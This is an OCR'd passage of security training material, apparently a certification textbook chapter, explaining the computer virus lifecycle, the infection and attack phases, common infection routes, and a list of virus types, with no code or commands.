
Stages of Virus Lifecycle

Design	Developing virus code using **programming languages** or construction kits
Replication	Virus replicates itself for a period within the **target system** and then spreads itself
Launch	It gets activated when the user performs certain actions such as running **infected programs**
Detection	A virus is identified as a threat infecting target systems
Incorporation	Antivirus software developers **assimilate defenses** against the virus
Execution of the damage routine	Users **install antivirus updates** and eliminate the **virus threats**

Stages of Virus Lifecycle

The virus lifecycle includes the following six stages from origin to elimination.

1. **Design**: Development of virus code using programming languages or construction kits.
2. **Replication**: The virus replicates for a period within the target system and then spreads itself.
3. **Launch**: The virus is activated when the user performs specific actions such as running an infected program.
4. **Detection**: The virus is identified as a threat infecting target system.
5. **Incorporation**: Antivirus software developers assimilate defenses against the virus.
6. **Execution of the damage routine**: Users install antivirus updates and eliminate the virus threats.



Working of Viruses

Viruses can attack a target host's system using a variety of methods. They can attach themselves to programs and transmit themselves to other programs through specific events. Viruses need such events to take place, as they cannot self-start, infect hardware, or transmit themselves using non-executable files. "Trigger" and "direct attack" events can cause a virus to activate and infect the target system when the user triggers attachments received through email, websites, malicious advertisements, flashcards, pop-ups, and so on. The virus can then attack the system's built-in programs, antivirus software, data files, system startup settings, etc.

Viruses have two phases: the **infection phase** and the **attack phase**.

- **Infection Phase**

  Programs modified by a virus infection can enable virus functionalities to run on the system. The virus infects the target system after it is triggered and becomes active upon the execution of infected programs, because the program code leads to the virus code.

  The two most important factors in the infection phase of a virus are as follows:

  - Method of infection
  - Method of spreading

  A virus infects a system in the following sequence:

  - The virus loads itself into memory and checks for an executable on the disk.
  - The virus appends malicious code to a legitimate program without the permission or knowledge of the user.
  - The user is unaware of the replacement and launches the infected program.

- The execution of the infected program also infects other programs in the system.
- The above cycle continues until the user realizes that there is an anomaly in the system.

Apparently, the user unknowingly triggers and executes the virus for it to function. There are many ways to execute programs while the computer is running. For example, if the user installs any software tool, the setup program calls various built-in sub-programs during extraction. If a virus program already exists, it can be activated with this type of execution, and the virus can also infect additional setup programs.

Specific viruses infect in different ways, such as

- A file virus infects by attaching itself to an executable system application program. Potential targets for virus infections are as follows:
  - Source code
  - Batch files
  - Script files
- Boot sector viruses execute their code before the target PC is booted.

Viruses spread in a variety of ways. There are virus programs that infect and keep spreading every time the user executes them. Some virus programs do not infect programs when first executed. They reside in a computer’s memory and infect programs later. Such virus programs wait for a specified trigger event to spread at a later stage. Therefore, it is difficult to recognize which event might trigger the execution of a dormant virus. As illustrated in the figure below, the .EXE file’s header, when triggered, executes and starts running the application. Once this file is infected, any trigger event from the file’s header can activate the virus code along with the application program immediately after executing it.

The most popular methods by which a virus spreads are as follows:

- **Infected files**: A virus can infect a variety of files.
- **File-sharing services**: A virus can take advantage of file servers to infect files. When unsuspecting users open the infected files, their machines also become infected.
- **DVDs and other storage media**: When infected storage media such as DVDs, flash drives, and portable hard disks are inserted into a clean system, the system gets infected.
- **Malicious attachments and downloads**: A virus spreads if a malicious attachment sent via email is opened or when apps are downloaded from untrusted sources.




Figure 7.36: Infection Phase

- **Attack Phase**

  Once viruses spread throughout the target system, they start corrupting the files and programs of the host system. Some viruses can trigger and corrupt the host system only after the triggering event is activated. Some viruses have bugs that replicate themselves and perform activities such as deleting files and increasing session time. Viruses corrupt their targets only after spreading as intended by their developers.

  Most viruses that attack target systems perform the following actions:

  - Delete files and alter the content of data files, slowing down the system
  - Perform tasks not related to applications, such as playing music and creating animations




Figure 7.37: Attack Phase

The figure shows two files, A and B. Before the attack, the two files are located one after the other in an orderly manner. Once a virus code infects the file, it alters the position of the files placed consecutively, leading to inaccuracy in file allocations and causing the system to slow down as the user tries to retrieve the files.

In the attack phase:

- Viruses execute upon triggering specific events
- Some viruses execute and corrupt via built-in bug programs after being stored in the host's memory
- The latest and most advanced viruses conceal their presence, attacking only after thoroughly spreading through the host

How does a Computer Get Infected by Viruses?

1. When a user accepts files and downloads without properly checking the source
2. Opening infected e-mail attachments
3. Installing pirated software
4. Not updating and not installing new versions of plug-ins
5. Not running the latest antivirus application
6. Clicking malicious online ads
7. Using portable media
8. Connecting to untrusted networks

How does a Computer Get Infected by Viruses?

To infect a system, first, a virus has to enter it. Once the user downloads and installs the virus from any source and in any form, it replicates itself to other programs. Then, the virus can infect the computer in various ways, some of which are listed below:

- **Downloads**: Attackers incorporate viruses in popular software programs and upload them to websites intended for download. When a user unknowingly downloads this infected software and installs it, the system is infected.
- **Email attachments**: Attackers usually send virus-infected files as email attachments to spread the virus on the victim's system. When the victim opens the malicious attachment, the virus automatically infects the system.
- **Pirated software**: Installing cracked versions of software (OS, Adobe, Microsoft Office, etc.) might infect the system as they may contain viruses.
- **Failing to install security software**: With the increase in security parameters, attackers are designing new viruses. Failing to install the latest antivirus software or regularly update it may expose the computer system to virus attacks.
- **Updating software**: If patches are not regularly installed when released by vendors, viruses might exploit vulnerabilities, thereby allowing an attacker to access the system.
- **Browser**: By default, every browser comes with built-in security. An incorrectly configured browser could result in the automatic running of scripts, which may, in turn, allow viruses to enter the system.
- **Firewall**: Disabling the firewall will compromise the security of network traffic and invite viruses to infect the system.

- **Pop-ups**: When the user clicks any suspicious pop-up by mistake, the virus hidden behind the pop-up enters the system. Whenever the user turns on the system, the installed virus code will run in the background.
- **Removable media**: When a healthy system is associated with virus-infected removable media (e.g., CD/ DVD, USB drive, card reader), the virus spreads the system.
- **Network access**: Connecting to an untrusted Wi-Fi network, leaving Bluetooth ON, or permitting a file sharing program that is accessed openly will allow a virus to take over the device.
- **Backup and restore**: Taking a backup of an infected file and restoring it to a system infects the system again with the same virus.
- **Malicious online ads**: Attackers post malicious online ads by embedding malicious code in the ads, also known as malvertising. Once users click these ads, their computers get infected.
- **Social Media**: People tend to click on social media sites, including malicious links shared by their contacts, which can infect their systems.

Types of Viruses

- Viruses are **categories according to their functioning and targets**
- Some of the example includes:

System or Boot Sector Virus	Polymorphic Virus	Web Scripting Virus
File and Multipartite Virus	Metamorphic Virus	Email and Armored Virus
Macro and Cluster Virus	Overwriting File or Cavity Virus	Add-on and Intrusive Virus
Stealth/Tunneling Virus	Companion/Camouflage Virus	Direct Action or Transient Virus
Encryption Virus	Shell and File Extension Virus	Terminate & Stay Resident Virus
Sparse Infector Virus	FAT and Logic Bomb Virus	

Types of Viruses

Computer viruses are malicious software programs written by attackers to gain unauthorized access to a target system. Thus, they compromise the security of the system as well as its performance. For any virus to corrupt a system, it has to first associate its code with executable code.

It is important to understand how viruses:

- Add themselves to the target host's code
- Choose to act upon the target system

Viruses are categories according to their functioning and targets. Some of the most common types of computer viruses that adversely affect the security of systems are listed below:

1. System or Boot Sector Virus
2. File Virus
3. Multipartite Virus
4. Macro Virus
5. Cluster Virus
6. Stealth/Tunneling Virus
7. Encryption Virus
8. Sparse Infector Virus
9. Polymorphic Virus
10. Metamorphic Virus
11. Overwriting File or Cavity Virus
12. Companion Virus/Camouflage Virus
13. Shell Virus
14. File Extension Virus
15. FAT Virus
16. Logic Bomb Virus
17. Web Scripting Virus
18. Email Virus

19. Armored Virus
20. Add-on Virus
21. Intrusive Virus
22. Direct Action or Transient Virus
23. Terminate and Stay Resident Virus (TSR)

System or Boot Sector Viruses

The most common targets for a virus are the system sectors, which include the master boot record (MBR) and the DOS boot record system sectors. An OS executes code in these areas while booting. Every disk has some sort of system sector. MBRs are the most virus-prone zones because if the MBR is corrupted, all data will be lost. The DOS boot sector also executes during system booting. This is a crucial point of attack for viruses.

